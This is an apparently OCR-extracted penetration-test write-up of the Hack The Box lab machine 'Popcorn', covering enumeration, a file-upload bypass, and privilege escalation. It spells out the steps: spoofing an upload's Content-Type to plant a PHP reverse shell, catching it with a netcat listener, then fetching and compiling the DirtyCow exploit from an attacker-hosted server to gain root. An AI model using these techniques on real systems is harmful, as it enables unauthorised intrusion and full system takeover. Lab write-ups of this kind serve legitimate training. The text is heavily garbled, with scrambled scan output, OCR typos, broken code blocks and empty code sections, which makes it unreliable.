1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, ports open / services on them Hostname: Popcorn IP: 10.10.10.6 PORT STATE SERVICE 22/tcp open ssh 80/tcp open http

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential

First Fuzzing:

ffuf -u http://popcorn.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c e .php,.html,.txt

'``ffufindex[Status: 200, Size: 177, Words: 22, Lines: 5]index.html[Status: 200, Size: 177, Words: 22, Lines: 5]test.php[Status: 200, Size: 47084, Words: 2465, Lines: 651]test[Status: 200, Size: 47072, Words: 2465, Lines: 651]torrent[Status: 301, Size: 312, Words: 20, Lines: 10].html[Status: 403, Size: 284, Words: 21, Lines: 11]rename[Status: 301, Size: 311, Words: 20, Lines: 10]

Second Fuzzing:

ffuf -u http://popcorn.htb/torrent/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c - e .php,.html,.txt

→ Result:
```ffuf

edit.php

lib

→ Result:

config [Status: 200, Size: 0, Words: 1, Lines: 1] [Status: 200, Size: 0, Words: 1, Lines: 1] config.php [Status: 301, Size: 319, Words: 20, Lines: 10] upload upload.php [Status: 200, Size: 8357, Words: 1068, Lines: 298] database [Status: 301, Size: 321, Words: 20, Lines: 10] rss.php [Status: 200, Size: 1691, Words: 86, Lines: 44] [Status: 200, Size: 1691, Words: 86, Lines: 44] rss secure.php [Status: 200, Size: 4, Words: 1, Lines: 3] [Status: 200, Size: 4, Words: 1, Lines: 3] secure users [Status: 301, Size: 318, Words: 20, Lines: 10] download.php [Status: 200, Size: 0, Words: 1, Lines: 1] download [Status: 200, Size: 0, Words: 1, Lines: 1] [Status: 301, Size: 322, Words: 20, Lines: 10] templates [Status: 200, Size: 11356, Words: 1103, Lines: 294] index.php [Status: 200, Size: 11356, Words: 1103, Lines: 294] index admin [Status: 301, Size: 318, Words: 20, Lines: 10] [Status: 200, Size: 936, Words: 83, Lines: 17] comment.php comment [Status: 200, Size: 936, Words: 83, Lines: 17] [Status: 301, Size: 315, Words: 20, Lines: 10] js [Status: 200, Size: 8371, Words: 769, Lines: 228] login [Status: 200, Size: 0, Words: 1, Lines: 1] edit

[Status: 301, Size: 316, Words: 20, Lines: 10]

preview [Status: 200, Size: 27029, Words: 128, Lines: 138] login.php [Status: 200, Size: 8371, Words: 769, Lines: 228] browse [Status: 200, Size: 9278, Words: 794, Lines: 186]

[Status: 200, Size: 0, Words: 1, Lines: 1]

browse.php [Status: 200, Size: 9278, Words: 794, Lines: 186] images [Status: 301, Size: 319, Words: 20, Lines: 10] [Status: 301, Size: 316, Words: 20, Lines: 10] css [Status: 200, Size: 182, Words: 11, Lines: 1] logout.php logout [Status: 200, Size: 182, Words: 11, Lines: 1] health [Status: 301, Size: 319, Words: 20, Lines: 10] stylesheet [Status: 200, Size: 321, Words: 9, Lines: 7] torrents [Status: 301, Size: 321, Words: 20, Lines: 10] [Status: 200, Size: 6477, Words: 648, Lines: 166] torrents.php [Status: 200, Size: 1748, Words: 21, Lines: 11] thumbnail thumbnail.php [Status: 200, Size: 1748, Words: 21, Lines: 11] hide [Status: 200, Size: 3765, Words: 194, Lines: 135] .html [Status: 403, Size: 292, Words: 21, Lines: 11] [Status: 301, Size: 319, Words: 20, Lines: 10] readme [Status: 200, Size: 0, Words: 1, Lines: 1] upload file.php upload file [Status: 200, Size: 0, Words: 1, Lines: 1] validator.php [Status: 200, Size: 0, Words: 1, Lines: 1] [Status: 200, Size: 0, Words: 1, Lines: 1] validator [Status: 301, Size: 316, Words: 20, Lines: 10] **PNG** 

## 1.3 - Exploitation Summary


> high level overview of the services you exploited ## Register new account with credentials

username: test password: test@123

→ Login and access upload function.



- · You can upload torrents that are tracked by any tracker.
- Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..
- · Be patient while the script retrieves the data from the tracker. This may take a while.
- · Torrent Hoster reserve the rights to delete any torrent at anytime.



→ Search google and download example torrent file

Home » Applications » Sample torrent file

# Sample torrent file (.torrent)

Torrent file stores meta data for the BitTorrent ptotocol.

Here is the file type:

\$ file sample.torrent

sample.torrent: BitTorrent file

Sample torrent file: download here.

Tags: p2p fileshare torrent

```wget

wget http://sample-file.bazadanni.com/download/applications/torrent/sample.torrent

→ Upload it

test











Download test
Uploaded By test
Category Other
Size 0.02 KB

Seeds 0 Peers 0

Finished

Update Stats Update Stats

Tracked By udp://tracker.openbittorrent.com:80

Added 2021-11-24 10:29:44 Last Update 0000-00-00 00:00:00

Screenshots


Comment

Image File Not Found!

Edit this torrent

+ Files

→ Edit torrent file, upload screenshot with reverse shell php



```
Upgrade-Insecure-Requests: 1
Origin: http://l0.10.10.6
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz36PzpSsC112GxLB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange; v=b3; q=0.9
Referer: http://l0.10.10.6/torrent/edit.php?mode=edit&id=d0d14c926e6e9976la2fdcff27b403d96376eff6
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: /torrent/torrents.php=; /torrent/login.php=; saveit 0=4; saveit 1=0;
/torrent/torrents.phpfirsttimeload=1; PHPSESSID=87d0b9faa195cf0e9e4d9daf919dd75e
Connection: close
-----WebKitFormBoundaryz36PzpSsCl12GxLB
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/png
```

→ Listening with netcat on port 4444 ```netcat

nc -nvlp 4444

→ Access http://popcorn.htb/torrent/upload to execute reverse shell



rent/upload

ame

<u>Last modified</u> <u>Size Description</u>

cdff96b6190566ca6b4.png 17-Mar-2017 23:06 58K dcff27b403d96376eff6.php 24-Nov-2021 10:33 5.4K 02-Jun-2007 23:15 32K

ver at 10.10.10.6 Port 80

→ Get prompt and cat flag user

```
www-data@popcorn:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@popcorn:/var/www$ cat /home/george/user.txt
cat /home/george/user.txt
520a1d130363c239837a4a3d470ff69d
www-data@popcorn:/var/www$
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

```
> scans and inital discover
## First scan:
```

nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/ 6-Popcorn/10.10.10.6.txt 10.10.10.6

→ Result: ```nmap PORT STATE SERVICE 22/tcp open ssh 80/tcp open http

Second scan:

nmap -Pn -sSV -nvv --version-intensity 9 -A -p22,80 -oN /opt/OSCP/labs/HTB/6-Popcorn/nmap-versions.txt 10.10.10.6

```
22/tcp open ssh syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
I ssh-hostkey:
| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIAn8zzHM1eVS/
OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwquTxJDuNJ05xnz9/
DzZClqfNfiqrZRACYXsquSAab512kkl+X6CexJYcDVK4qyuXRSEgp4OFY956Aa3CCL7TfZxn+N57WrsBoTEb9PAAAAFQDMosEYukWO
JSROW1jeMX4hCS6Q/M8D1UJYyat9aXoHKg8612mSo/
OH8Ht9ULA2vrt06lxoC3O8/1pVD8oztKdJgfQlWW5fLujQajJ+nGVrwGvCRkNjcl0Sfu5zKow+mOG4irtAmAXwPoO5lQJmP0WOgkr+3x
fxNgyJhyDy5tkNRthJWWZoSzxS7sJyPCn6HzYvZ+IKxPNODL+TROLkmQ==
2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXr3xI9cjrxMH2+DB7IZ6ctfgrek3xenkLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgEbNyNUL+M10m
T4shxnYmxtACC0hqRVQ1HpE4AVjSagfFAmqUvyvSdbGvOeX7WC00SZWPgavL6pVq0qdRm3H22zIVw/
Ty9SKxXGmN0gOBq6Lqs2FG8A14fJS9F8GcN9Q7CVGuSIO+UUH53KDOI+vzZqrFbvfz5dwClD19ybduWo95sdUUg/
ECtoZ3zuFb6ROI5JJGNWFb6NgfTxAM43+ffZfY28AjB1QntYkezb1Bs04k8FYxb5H7JwhWewoe8xQ==
80/tcp open http syn-ack ttl 63 Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
```

2.2 - Exploitation

> gaining a shell

→ Result: ```nmap

PORT STATE SERVICE REASON

VERSION

```
## Upload file "test.torrent" on Portal web Torrent:
http://10.10.10.6/torrent/torrents.php?mode=upload

## Find and edit screenshot "test" torrent:
http://10.10.10.6/torrent/upload_file.php?mode=upload&id=d0d14c926e6e99761a2fdcff27b403d96376eff6

## Download revershell at pentestmonkey and edit LHOST, LPORT
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

## Interscept request upload and bypass with change:
"application/x-php" \( \rightarrow \) "image/png"

## Listening LPORT with netcat
nc -nvlp 4444

## Access url: http://10.10.10.6/torrent/upload/
```

2.3 - Elevation

wget http://10.10.14.2:8000/dirty.c gcc -pthread dirty.c -o dirty -lcrypt

Click on file "d0d*.php"

```
> methods used to gain SYSTEM / root
## Upload Linpeas.sh and check privesc information:
→ Found exploit: https://github.com/FireFart/dirtycow/blob/master/dirty.c

## Download and transfer file "dirty.c" to machine Popcorn
wget https://github.com/FireFart/dirtycow/blob/master/dirty.c
python3 -m http.server

## On machine Popcorn:
```

Execute dirty cows to privesc: ./dirty newpassword

On kali machine: ssh firefart@popcorn.htb → newpassword

```
(ali)-[/opt/OSCP/labs/HTB/6-Popcorn]
  ssh firefart@10.10.10.6
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
  System information as of Wed Nov 24 12:11:22 EET 2021
  System load: 2.89
                                 Memory usage: 15%
                                                     Processes:
                                                                       130
  Usage of /: 8.5% of 14.80GB
                                 Swap usage: 0%
                                                     Users logged in: 0
  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Tue Oct 27 11:08:55 2020
firefart@popcorn:~# cat /root/root.txt
67ff9739359f68e5aae57b63da492639
firefart@popcorn:~# whoami
firefart
firefart@popcorn:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```
firefart@popcorn:~# whoami
firefart
firefart@popcorn:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:~# ifconfig
eth0
          Link encap:Ethernet HWaddr 00:50:56:b9:d9:12
          inet addr:10.10.10.6 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:d912/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:521274 errors:0 dropped:0 overruns:0 frame:0
          TX packets:507210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82074909 (82.0 MB) TX bytes:216215896 (216.2 MB)
          Interrupt:18 Base address:0×2024
          Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:3752 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:320288 (320.2 KB) TX bytes:320288 (320.2 KB)
firefart@popcorn:~# cat /root/root.txt
67ff9739359f68e5aae57b63da492639
firefart@popcorn:~#
```

3.2 - Code Used

File torrent example:

```torrent

> full exploit code with source and highlights of changes

```
d8:announce37:http://tracker.kali.org:6969/announce13:announce-listll37:http://tracker.kali.org:6969/announcee136:udp://tracker.kali.org:6969/announcee7:c

Reverse shell

""php

""$

Privesc code

Privesc code

Download at:

wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c

Compile with:

gcc -pthread dirty.c -o dirty -lcrypt

Then run the newly create binary by either doing:

"",/dirty" or ",/dirty my-new-password"
```